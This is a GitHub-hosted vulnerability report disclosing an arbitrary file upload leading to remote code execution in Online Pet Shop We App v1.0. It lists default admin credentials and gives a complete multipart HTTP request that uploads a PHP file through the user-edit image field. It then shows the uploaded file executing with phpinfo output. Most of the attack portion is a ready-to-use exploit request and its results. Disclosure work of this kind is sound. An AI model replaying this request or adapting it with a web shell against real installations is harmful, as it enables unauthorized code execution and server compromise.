z1pwn / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / online-pet-shop-we-app / RCE-2.md

z1pwn Create RCE-2.md History

1 contributor

63 lines (47 sloc) 2.15 KB

Online Pet Shop We App v1.0 by oretnom23 has arbitrary code execution (RCE)

BUG_Author: z1pwn

Admind login account: admin/admin123

vendor: https://www.sourcecodester.com/php/14839/online-pet-shop-we-app-using-php-and-paypal-free-source-code.html

Vulnerability url: http://ip/pet_shop/admin/?page=user ---> http://ip/pet_shop/classes/Users.php?f=save


Loophole location：The editing function of the "user" module in the background management system there is an arbitrary file upload vulnerability in the picture upload point.

Request package for file upload：

```
POST /pet_shop/classes/Users.php?f=save HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```


```
Accept-Encoding: gzip, deflate
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/pet_shop/admin/?page=user
Content-Length: 748
Content-Type: multipart/form-data; boundary=---------------------------1928319941195
Cookie: PHPSESSID=k8u390ikl968phg971gmpmhtj5
Connection: close

-----------------------------192831994119577
Content-Disposition: form-data; name="id"

1
-----------------------------192831994119577
Content-Disposition: form-data; name="firstname"

Adminstrator
-----------------------------192831994119577
Content-Disposition: form-data; name="lastname"

Admin
-----------------------------192831994119577
Content-Disposition: form-data; name="username"

admin
-----------------------------192831994119577
Content-Disposition: form-data; name="password"

admin123
-----------------------------192831994119577
Content-Disposition: form-data; name="img"; filename="hack.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------192831994119577--
```

The files will be uploaded to this directory \pet_shop\uploads



名称	修改日期	类型
product_1	2022/8/15 15:26	文件夹
product_2	2021/6/21 11:34	文件夹
product_3	2022/8/15 15:26	文件夹
product_4	2022/8/15 15:26	文件夹
product_5	2022/8/15 15:26	文件夹
product_6	2022/8/18 12:05	文件夹
1624240440_banner1.jpg	2021/6/21 9:54	JPEG 图像
1660796760_hack.php	2022/8/18 12:26	PHP 文件

We visited the directory of the file in the browser and found that the code had been executed



```
192.168.1.19/pet_shop/uploads/1660796760_hack.php
```

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate E
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-b pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclie snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shar \dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enal com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*